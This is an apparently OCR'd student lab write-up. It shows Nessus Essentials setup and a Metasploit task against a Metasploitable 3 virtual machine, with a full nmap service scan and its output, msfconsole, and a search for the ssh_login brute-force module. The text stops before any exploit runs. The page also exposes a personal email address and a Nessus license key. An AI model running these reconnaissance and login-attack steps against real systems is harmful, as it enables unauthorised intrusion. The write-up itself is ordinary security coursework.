



Create a user account
Create a Nessus administrator user account. Use this username and password to log in to Nessus.
Username *
o.shaheen1822@gmail.com
Password *
Back
Submit
© 2024 Tenable™, Inc.



tenable
Nessus Essentials
Register Nessus
To get a license key, visit the Offline Registration site and enter the following challenge code:
62d1b870459b17aab7b5d3508883b0c35219f65f
Nessus License Key *
36PW-JTJ6-6DAC-VBVE-ESP5
Back
Continue
© 2024 Tenable™, Inc.


Nessus tool interface as follows. We need to wait until all plugins complete the compilation. You will see the status of that on the top-right.







Everything is ready we know that our target ip address is `ip 192.168.56.3`:






I have chosen Advanced Scan for this example






Once you save your scan, you will see it in your scan lists. Here we need to click on the play ikon which means Launch.



final results:



Task 3

Use the Metasploit framework to exploit 2 vulnerabilities in any of the services running on the Metasploitable machines.

Hint:

Metasploitable 3 Vulnerabilities

Solution:

Firstly, I installed nmap, metasploite framework:

```
sudo apt-get install nmap
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~$ sudo apt-get install nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  liblinear4 lua-lpeg nmap-common
Suggested packages:
  liblinear-tools liblinear-dev ncat ndiff zenmap
The following NEW packages will be installed:
  liblinear4 lua-lpeg nmap nmap-common
0 upgraded, 4 newly installed, 0 to remove and 210 not upgraded.
Need to get 5,744 kB of archives.
After this operation, 25.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu jammy/universe amd64 liblinear4 amd64 2.3.0+dfsg-5 [41.4 kB]
Get:2 http://archive.ubuntu.com/ubuntu jammy/universe amd64 lua-lpeg amd64 1.0.2-1 [31.4 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 nmap-common all 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 [3,940 kB]
Get:4 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 nmap amd64 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 [1,731 kB]
Fetched 5,744 kB in 2s (2,973 kB/s)
Selecting previously unselected package liblinear4:amd64.
(Reading database ... 1065904 files and directories currently installed.)
Preparing to unpack .../liblinear4_2.3.0+dfsg-5_amd64.deb ...
Unpacking liblinear4:amd64 (2.3.0+dfsg-5) ...
Selecting previously unselected package lua-lpeg:amd64.
Preparing to unpack .../lua-lpeg_1.0.2-1_amd64.deb ...
Unpacking lua-lpeg:amd64 (1.0.2-1) ...
Selecting previously unselected package nmap-common.
Preparing to unpack .../nmap-common_7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1_all.deb ...
Unpacking nmap-common (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Selecting previously unselected package nmap.
Preparing to unpack .../nmap_7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1_amd64.deb ...
Unpacking nmap (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Setting up lua-lpeg:amd64 (1.0.2-1) ...
Setting up liblinear4:amd64 (2.3.0+dfsg-5) ...
Setting up nmap-common (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Setting up nmap (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Processing triggers for man-db (2.10.2-1) ...
```

I did an nmap scan and tried to find the open ports using command:

```
sudo nmap -sV -O 192.168.56.3 -p0-65535
```


```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~$ sudo nmap -sV -O 192.168.56.3 -p0-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-23 16:25 MSK
Nmap scan report for 192.168.56.3
Host is up (0.00032s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.5
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 1.7
3306/tcp  open  mysql       MySQL (unauthorized)
3500/tcp  open  http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8067/tcp  open  irc         UnrealIRCd
8080/tcp  open  http        Jetty 8.1.7.v20120910
36997/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:A0:BD:24 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
```

We found that several open ports can be exploited, and I will choose port 22 ssh and 80 http

Start Metasploit with msfconsole using command:


```
msfconsole
```


SSH_login



Search for the SSH_login credential to exploit it using command:

```
search ssh_login
```






